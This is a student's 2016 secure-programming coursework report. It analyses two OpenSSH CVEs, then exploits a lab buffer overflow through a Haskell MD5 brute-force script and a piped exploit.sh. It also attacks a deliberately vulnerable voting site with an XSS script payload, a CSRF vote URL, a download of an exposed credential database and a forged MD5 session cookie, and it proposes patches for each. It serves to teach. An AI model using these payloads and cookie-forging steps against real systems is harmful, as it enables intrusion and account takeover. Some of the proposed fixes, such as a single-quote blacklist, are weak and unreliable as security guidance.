

Secure Programming Coursework



Yi Zhen

UUN: s1563190

Lecturer: Dr. David Aspinall

University of Edinburgh

March 2016

Abstract

This is a coursework that focuses on 3 main fields of the course of Secure Programming. Each field corresponds a problem. The first problem is about OpenSSH. We do not need do experiment on it. I will provide some brief analysis of every sub-questions. The second question is about buffer overflow, it looks like the first Lab, but not same. This time, we cannot corrupt return address. Finally, the last question is to attack and fix the vulnerabilities of a website. I will show there are many defects on that web.

1. Bugs in OpenSSH

1.1 Two Bugs: Information Leak(CVE-2016-0777) and Buffer Overflow(CVE-2016-0778)

Since version 5.4(released on March 8, 2010), the new feature roaming has been released as an undocumented function. However, this feature contains two vulnerabilities that can be exploited by some attackers.

CVE-2016-0777: Information Leak – memory disclosure

This is exploitable in the openSSH client under default configuration. It depends on the client's version, compiler, and OS. A malicious SSH server can steal the private key of the client. The one reason why this can be exploited is that a private SSH key is loaded from disk into memory by `open()` etc. And these such functions manage their own internal buffers, and those buffers are cleansed or not depends on the OpenSSH client's libc implementation, but not on OpenSSH itself (quote from <https://www.qualys.com/>).

CVE-2016-0778: Buffer Overflow – heap-based

This is present in the default configuration of the OpenSSH client but it requires two options: `ProxyCommand` and either `ForwardAgent(-A)` or `ForwardX11(-X)` to be exploited. I think this kind of buffer overflow does not very like the common ones. It affects all clients ≥ 5.4 . About how to exploit it in detail, please refer to the link below:

For more details about above two vulnerabilities, please refer to:

<https://www.qualys.com/2016/01/14/cve-2016-0777-cve-2016-0778/openssh-cve-2016-0777-cve-2016-0778.txt>

How to fix them:

Because all OpenSSH versions between 5.4 and 7.1 are vulnerable. However, it can be hot-fixed by setting the option “UseRoaming” to “no”, or try to use the newest edition such as $\geq 7.1p2$ may help you about that.

1.2 CVSS

The mean of the scores indicate the degree of the risk. Usually the full score of the CVSS v3 is 10, and the degree of severe is increased with the increase of score.

CVE-2016-0777:

AV:N means that vulnerability is exploitable from across the internet, or absent more information, assume worst case.

AC:L means that attacker can exploit the vulnerability at any time, always.

PR:L means that user level access required.

UI:N means that attack can be accomplished without any user interaction.

S:U means that impact is localized to the exploitable component.

C:H means that all information is disclosed to attacker, or, only some critical information is disclosed.

I:N means that no integrity loss.

A:N means that no availability impact.

CVE-2016-0778:

AV:N means vulnerability is exploitable from across the internet, or absent more information, assume worst case.

AC:L means that attacker can exploit the vulnerability at any time, always.

PR:N means that an unauthorized attacker.

UI:N means that attack can be accomplished without any user interaction.

S:U means that impact is localized to the exploitable component.

C:H means that all information is disclosed to attacker, or, only some critical information is disclosed.

I:H means that attacker can modify any information at any time, or, only some, critical information can be altered.

A:H means that resource is completely unavailable, or select resource is critical to the component.

1.3 BSIMM6**a) Architecture Analysis (AA)**

Define and use AA process. [AA2.1]

Standardize architectural descriptions (including data flow). AA 2.2]

Make SSG available as AA resource or mentor. [AA2.3]

b) Code Review(CR)

Enforce coding standards. [CR2.2]

Assign tool mentors. [CR2.5]

Use automated tools with tailored rules. [CR2.6]

c) Security Testing(ST)

Integrate black box security tools into the QA process. [ST2.1]

Share security results with QA. [ST2.4]

Include security tests in QA automation. [ST2.5]

Perform fuzz testing customized to application APIs. [ST2.6]

All above can discover the two bugs. For example, code review is the best practice to find the bugs, because you can find the bugs in white box. On the other hand, testing can be black box method compare to code review. The architecture analysis is a high level method that you can build your own analysis structure that help you find the two bugs.

1.4 Should you switch your SSH server from OpenSSH to the new system?

There are many aspects should be considered if you want to change your current elder system before. Firstly, the newer thing does not equivalent to better thing. For example, if the the newer system is not stable enough. It may also bring many unsafety factors. Thus, this is hard to balance if you could change from older one to latest one. On the other hand, somebody may think that the reason why OpenSSH can be exploited easily than other systems is because the number of users of OpenSSH is much more than other systems. Thus, attackers may focus on OpenSSH rather than others. I think if you have enough confident to evaluate the new system in the aspects of security, safety and robust features, you can choose the new system, or continue to use the elder one.

2. Buffer overflow

The aim of this problem is to exploit the program so that the message **Correct Password!** is printed.

2.1 Analysis of Vulnerability and How to Exploit it

a) Analysis of Program

```
1 #include <stdio.h>
2 #include <stdlib.h>
```

```

3  #include <string.h>
4  #include <openssl/md5.h>

5  int main(int argc, char** argv) {
6      char correct_hash[16] = {
7          0xd0, 0xf9, 0x19, 0x94, 0x4a, 0xf3, 0x10, 0x92,
8          0x32, 0x98, 0x11, 0x8c, 0x33, 0x27, 0x91, 0xeb
9      };
10     char password[16];
11     // Show the relative position of the buffers, should be 16
12     //printf("%li \n",correct_hash-password);
13     printf("Insert your password: ");
14     scanf("%29s", password);
15     MD5(password, strlen(password), password);
16     if(memcmp(password, correct_hash, 16) == 0) {
17         printf("Correct Password!\n");
18     } else {
19         printf("Wrong Password, sorry!\n");
20     }
21     return 0;
22 }

```

Above is the original program of problem 2. The function of this program is that to check if the password which user inputs is correct or not. This program is implemented by C programming language which is a kind of weak static type language. It is easy to be exploited by buffer overflow. By observation, we found the 10 line of the program shows that the length of plain text should be 15 characters under normal circumstances. However, the 14 line of program:

scanf("%29s", password);

It means user can input 29 effective characters. Obviously, this may make the buffer overflow occur. Below is the conceptual structure of the stack of a compiled C program:

arg1	parameters
arg2	
return address	
old frame ptr	<- frame pointer
correct_hash	
password	<- stack pointer

Experiment 1:

Input a string that the length of it is longer than 29. And output the result of correct_hash. The concrete steps are:

```
$ ./vulnerable
```

```
$ Insert your password:
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
$ 61 61 61 61 61 61 61 61 61 61 61 61 61 61 0 fffff91 fffffeb Wrong Password,
sorry!
```

The first 13 positions are all the hexadecimal format of character 'a'. This is true because we know $29 - 16 = 13$, and it will overflow some positions of correct_hash. But the 14th position of correct_hash is '0x00' not '0x27'. The reason is C language will add a character '\0' at the end of the string. And this time the effective length of string is 29.

We cannot reach the position of return address and do a classical exploit by overflow the return address. Exactly, if we have already got 6 digits out of a 32 digit MD5 cipher text, could we use brute force to crack it?

The MD5 message-digest algorithm is easy to be found collisions today. And we also know 6 digits of the target cipher test "0091eb". There are still 26 digits we do not know. On the other hand, the problem is how many cipher texts have the suffix "0091eb"? Because the cipher text is hexadecimal format. The answer is $16^6 = 16,777,216$ possible cipher texts. And each cipher text corresponds more than one plain texts. That is, we may use brute force to crack the password of this problem.

b) Steps of Exploiting**1. Analysis of How to Crack the MD5 Cipher Text**

We have already known the last 6 digits out of 32 in total. The length of plain text is 15(the last character must be '\0'). Suppose the plain text only includes lower case letters, and we use complete search. The worst case we should try $15^{26} = 2^{101.58}$. This may cost us too much time to find a cipher text. Thus, we cannot use this scheme. How about random search. We generate 16 characters randomly. And if we are lucky enough, we can find the password under several hours.

2. Write the Program

Here I use Haskell to build up the crack program:

Firstly, because Haskell dose not include built-in MD5 interface, we should install the external library manually. It is called pureMD5(using cabal install to install it).

```
-- Need the external package pureMD5

import System.Random
import Data.Digest.Pure.MD5
import Data.ByteString.Lazy.Char8

orgkey :: Int -> [Char]
orgkey n = Prelude.take 15 $ randomRs ('0', 'z') (mkStdGen n)

encrypt :: Int -> (String, String)
encrypt n = (show (md5 (pack (orgkey n))), orgkey n)

-- use `produce 0` to execute
produce :: Int -> (String, String)
produce pos = let fstr = fst str in
    if (fstr !! 26 == '0') && (fstr !! 27 == '0') && (fstr !! 28 == '9') &&
        (fstr !! 29 == '1') && (fstr !! 30 == 'e') && (fstr !! 31 == 'b')
        then str
        else produce (pos + 1)
    where str = encrypt pos
```

Explanation:

Function **orgkey** generates a random string includes characters from ‘0’ to ‘z’ which in ASCII table and the length is 15.

Function **encrypt** uses MD5 algorithm to encrypt the string generated by orgkey and output a pair of cipher text and plain text.

Function **produce** calls encrypt to check if the suffix of cipher text is ‘0091eb’. If yes ouput result, or checking that again until find the result.

3. Running the Program

I run the program and fortunately the program found a result in 1 hour.

```

35 Prelude> :re
36 [1 of 1] Compiling Main             ( /Users/zhenyi/Desktop/Semester 2/SP/Coursework/rand_pass.hs,
37 interpreted )
38 Ok, modules loaded: Main.
39 *Main> produce 0
39 ("715182d6401af9b158786e29e60091eb", "Z^rqQdHGaH<pUkjp")
40 *Main> :re
41 [1 of 1] Compiling Main             ( /Users/zhenyi/Desktop/Semester 2/SP/Coursework/rand_pass.hs,
42 interpreted )
43 Ok, modules loaded: Main.
44 *Main> :re
44 Ok, modules loaded: Main.
45 *Main> produce 0
46 ("351421519cf5a46c26e62d6dd50091eb", "hVQnFn@?=8I;@0")
47 *Main>

--:*-- *haskell* Bot L46 (Inf-Haskell:run Compilation)
1  !--- Need the external package pureMD5
2
3  import System.Random
4  import Data.Digest.Pure.MD5
5  import Data.ByteString.Lazy.Char8
6
7  orgkey :: Int -> [Char]
8  orgkey n = Prelude.take 15 $ randomRs ('0', 'z') (mkStdGen n)
9
10 encrypt :: Int -> (String, String)
11 encrypt n = (show (md5 (pack (orgkey n))), orgkey n)
12
13 produce :: Int -> (String, String)
14 produce pos = let fstr = fst str in
15               if (fstr !! 26 == '0') && (fstr !! 27 == '0') && (fstr !! 28 == '9') &&
16                 (fstr !! 29 == '1') && (fstr !! 30 == 'e') && (fstr !! 31 == 'b')
17               then str
18               else produce (pos + 1)
19               where str = encrypt pos

--:-- rand_pass.hs All L8 (Haskell 1:0 Caps EIDoc Ind Ind Doc)
Find file: ~/Desktop/Semester 2/SP/Coursework/

```

It outputs a pair which is:

("351421519cf5a46c26e62d6dd50091eb", "hVQnFn@?=8I;@0")

And then, using Google to search "convert string to hex online" to convert the second element of that pair online. The result should be:

5d6856516e466e403f3d38493b4030

4. Construct the exploit.sh file:

We should use pipe to inject the attack shell code. The content of exploit.sh is that:

echo -ne

"\x5d\x68\x56\x51\x6e\x46\x6e\x40\x3f\x3d\x38\x49\x3b\x40\x30\u00\x35\x14\x21\x51\x9c\xf5\xa4\x6c\x26\xe6\x2d\x6d\xd5" | \$1

Pay attention to the underline position, that is the '\0' character which is very important in this bash file. The format should be hexadecimal or it cannot work well.

Now, let us have a try to check if it works:

```

[user@localhost exploit]$ mv exploit.sh exploit
[user@localhost exploit]$ ./exploit ./vulnerable

```


Insert your password: Correct Password!

Luckily, it works.

2.2 **For the sub-question 2**, please refer to above explanation.

2.3 **For the sub-question 3**. We can change two locations of vulnerable.c. The one is we can **change** `scanf("%29s", password);` to `scanf("%15s", password);` we must do this at first. Another location is change

```
char correct_hash[16] = {  
    0xd0, 0xf9, 0x19, 0x94, 0x4a, 0xf3, 0x10, 0x92,  
    0x32, 0x98, 0x11, 0x8c, 0x33, 0x27, 0x91, 0xeb  
};
```

to

```
const char *correct_hash =  
"\xd0\xf9\x19\x94\x4a\xf3\x10\x92\x32\x98\x11\x8c\x33\x27\x91\xeb";
```

This step is **optional**. If you do this, the correct_hash will be saved at .rodata segment. Thus, it cannot be changed.

Please refer to **Appendix A** for more details of question2.diff.

3. Web Security


For this question, I use diff to make the patch under the directory /srv/. Please apply the patch file under the directory /srv/.

3.1 Conduct the XSS attack

a) Analysis of vulnerability

We use an ID such as user1 to login the website at first.

And using the tool of web browser like “Show Page Source”.




By observation of the source code. We found that the method of loading a picture is using the classical HTML code `` and load the string which user/attacker inputs to the text box directly.

Let's do an experiment: input abc" to text box:

Image Voting System

[Log out](#)



Picture - The string 'abc\"'

This is unsafety. We may execute the javascript code directly. The mechanism of conducting a XSS attack is to make the attack script become a part of the original website and such script can be executed directly. That means attackers can change the source code of the website to do whatever they want. The formalization of attack code should be:

```
<img src = '></img>
<script>
  alert("Hello World!");
</script>
```


This may lead to the script execute.

b) Attack script.

Let us try input following text in the text box:


```
'></img> <script> alert("Hello World!"); </script>
```

Because the render of the web browser may escape the character from ‘ to “. Thus, you can both of them. One of them may make your injection success. The result is as below:



c) Try more web browsers

In Chrome:



It also works well in Firefox, IE and EDGE. You can try it by your own.

3.2 Conduct the CSRF attack

a) Analysis of vulnerability

This is at the same position of question 3.1. All you need is to find the format of the GET method of URL that we can attach it.

Why GET method? Look at the picture below:

```
<form action="vote.php" method="GET">
  <input type="hidden" name="vote" value="david">
  <input type="submit" value="Vote for me"> = $0
</form>
```


Therefore, we can know that the format of the URL should be:

localhost:8080/vote.php?vote=[username]

The [username] can be any legal user's name. We can let it be our users' name. And if we inject it successful, it will become a part of the website. Furthermore, it will be saved at the database. Thus, each time other users login, they will vote to you automatically!

b) Attack code

Exactly, if you vote to yourself, you will find that:



You cannot vote for yourself!!

The attack code is showed in the address bar.

c) Attack Progress

Suppose the attacker is user2. We input:

`http://localhost:8080/vote.php?vote=user2`

in the text box and submit it.

Suppose there are already 2 votes to the user2:



We use user5 login the website and refresh the current page many times:



The CSRF attack is successful.

3.3 Other 4 Potential Vulnerabilities

This part should provide 4 potential vulnerabilities. We should perform a code review and security audit at first. To do these things we can use the tools to help us about that. I have tried RIPS and WAP both. WAP told me all the things are Okay. RIPS helped me find a vulnerability that called session fixation. I will talk about it later.

1) Vulnerability that may lead to be exploited by XSS/CSRF.

The above sub problem 1 and 2 of problem 3 have already shown that this vulnerability. But XSS and CSRF are both attach methods, they are not vulnerabilities. The defect of this locates at function `submit_image_link($user, $link)` of `include/functions.php`.

```
function submit_image_link($user, $link)
{
    try
    {
        $db = get_db();

        if (check_uniqueness($db, $user))
        {
            $post = $db->prepare("INSERT INTO image
VALUES(:link, :user)");
        }
        else
```

```
{
    $post = $db->prepare("UPDATE image SET link=:link
WHERE user=:user");
}

$post->bindParam(':link', $link);
$post->bindParam(':user', $user);

$post->execute();
}
catch(PDOException $e)
{
    print($e->getMessage());
}
}
```

Pay attention to the code `$post->bindParam(':link', $link);`. It does not check the link if it is attack script or not. Thus, we can inject some malicious code easily, for example, the exploiting by XSS/CSRF. For more details about XSS and CSRF, please refer to appendix B.

How to fix it:

We can escape the string of the link, this may work. But I will introduce another way to do this. It is to make a white list and a black list of which link are legal or illegal. The black list is if any value of link includes the character single quote, it cannot be acceptable. The white list is that the end of the link must be .jpg/.png/.bmp/.gif (the picture format):

```
//black list
$substr = "'";
$pos = strpos($link, $substr);
//white list
$split_link = array_reverse(explode(".", $link));
$pic_array = array("jpg", "bmp", "gif", "png");
$format = in_array($split_link[0], $pic_array);
if($pos === false){
    if($format === false){
        echo "Illegal input, the format must be one of
jpg/png/bmp/gif";
    } else {
        $post->bindParam(':link', $link);
    }
}
```

```

        $post->bindParam(':user', $user);
        $post->execute();
    }
} else {
    echo "Illegal input, cannot include single quote";
}



```

2) Security Misconfiguration that may lead to Sensitive Data Exposure (Configuration issues).

Because we have already known the structure of a website. We can try to access the following link:

<http://localhost:8080/db/>

Index of /db

Name	Last modified	Size	Description
 Parent Directory		-	
 imagevoting.db	14-Mar-2016 03:19	6.0K	

Apache/2.2.26 (Unix) mod_ssl/2.2.26 OpenSSL/1.0.1f DAV/2 PHP/5.5.9 Server at localhost Port 8080

We found the interesting thing. Can we download the imagevoting.db? Yes!

And we use the text editor to open it:

```

.ó/ΔΣ®ôä{ł]N?.
user10user10

user9user9

user8user8
user7user7
        user6user6
user5user5
user4user4
user3user3
user2user2
user1user1arthurarthur123josephjoseph123daviddavid123

```

Are these things the username and password? Let's have a try, such as joseph and joseph123. It works! This vulnerability is belonging to sensitive data exposure. It makes the username and password leak.

How to fix it:

Because this is the configuration issue, we should change the apache configuration file. Changing the permission of accessing the directory of website.

Firstly, changing the **Options Indexes FollowSymLinks** to **Options FollowSymLinks**.

And add the following code in the configuration file:

```
<Directory "srv/http/db">
    Options FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
</Directory>
```

And then restart the server.

Note: This is hard written into the diff file. Please fix this configuration by your own.

Access forbidden!

You don't have permission to access the requested directory. Th

If you think this is a server error, please contact the [webmaster](#).

Error 403

localhost

Mon Mar 14 03:42:07 2016

Apache/2.2.26 (Unix) mod_ssl/2.2.26 OpenSSL/1.0.1f DAV/2 PHP/5.5.9

The result after changing the configuration.

3) Broken Authentication and Session Management that may lead to Sensitive Data Exposure

The session is being saved in cookie which is not very safety.

All Storage Application Cache ↕		🔍 < > 🍪 Cookies	
🍪 Cookies — localhost		Name	Value
📁 Local Storage — localhost		username	user2
📁 Session Storage — localhost		session	7e58d63b60197ceb55a1c487989a3720

Look at above picture, the value of session can be found here. Although I do not know the meaning of it. Suppose the attacker is very smart. He/She can guess the meaning of the value. Is it MD5 of username? Try it out. Yes, it is!


Therefore, we can fabricate the fake session by our own. Assume that I know some usernames such as david. The MD5 of david is:

172522ec1028ab781d9dfd17eaca4427

If we use this to edit cookie, we can login as david. It is easy to do in Firefox rather than safari and Chrome. On the other hand, although the name is “session”, it is not the real session. This website does not use the session to verify the user login.

How to fix it:

Try to use session in PHP. It should be fixed in index.php, vote.php and functions.php. The result is as below:

A screenshot of a web browser's developer tools, specifically the 'Resources' tab. On the left, a tree view shows 'Frames', 'Web SQL', 'IndexedDB', 'Local Storage', 'Session Storage', 'Cookies', and 'localhost'. 'Session Storage' is selected. The main pane shows a table with two columns: 'Name' and 'Value'. There is one entry with 'PHPSESSID' as the name and 'hcegc3bpqugsiebumhgmojsp4' as the value.

Name	Value
PHPSESSID	hcegc3bpqugsiebumhgmojsp4

It must be safer than before.

4) Does Not Open the XSS Attach Protection

In the file include/functions.php, there is an obvious vulnerability that

```
header("X-XSS-Protection: 0");
```

Clearly, we should open this protection, even though our website cannot be exploited by XSS attack. This is a good habit if you can open any protection whatever whether they are useful or not.

How to fix it:

Change it to `header("X-XSS-Protection: 1");`

5) (Do not count to 4 vulnerabilities in this question) Plaintext transmission that may lead to Sensitive Data Exposure

The password is transferred as plain text by POST method. This is really dangerous. The attacker can do password interception and know the content of it.

How to fix it:

The standard solution is to use HTTPS. A temporary method is that we can encrypt the password at front end. But it is still unsafety because if the attackers get your cipher text. They still can use them to login. Thus, I cannot fix this vulnerability only by updating the code. Using the SSL to make this defect safer is the major way today.

Finally, using the command:

diff -uNr http/ update/ > question3.diff to make the patch file.

Appendix A

```
*** vulnerable.c      2014-02-20 17:40:07.616433871 +0000
--- vulnerable_patch.c 2016-03-13 22:39:47.544385895 +0000
*****
*** 24,40 ***
    #include <openssl/md5.h>

    int main(int argc, char** argv) {
!       char correct_hash[16] = {
!           0xd0, 0xf9, 0x19, 0x94, 0x4a, 0xf3, 0x10, 0x92,
!           0x32, 0x98, 0x11, 0x8c, 0x33, 0x27, 0x91, 0xeb
!       };
        char password[16];

        // Show the relative position of the buffers, should be 16
        //printf("%li \n",correct_hash-password);

        printf("Insert your password: ");
!       scanf("%29s", password);

        MD5(password, strlen(password), password);

--- 24,37 ----
    #include <openssl/md5.h>

    int main(int argc, char** argv) {
!
!           const      char*      correct_hash      =
!       "\xd0\xf9\x19\x94\x4a\xf3\x10\x92\x32\x98\x11\x8c\x33\x27\x91\xeb";
```

```
char password[16];

// Show the relative position of the buffers, should be 16
//printf("%li \n",correct_hash-password);

printf("Insert your password: ");
! scanf("%15s", password);

MD5(password, strlen(password), password);
```

Appendix B

- The 2013 top 10 list by OWASP

A3-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8-Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A6-Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A5-Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A2-Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.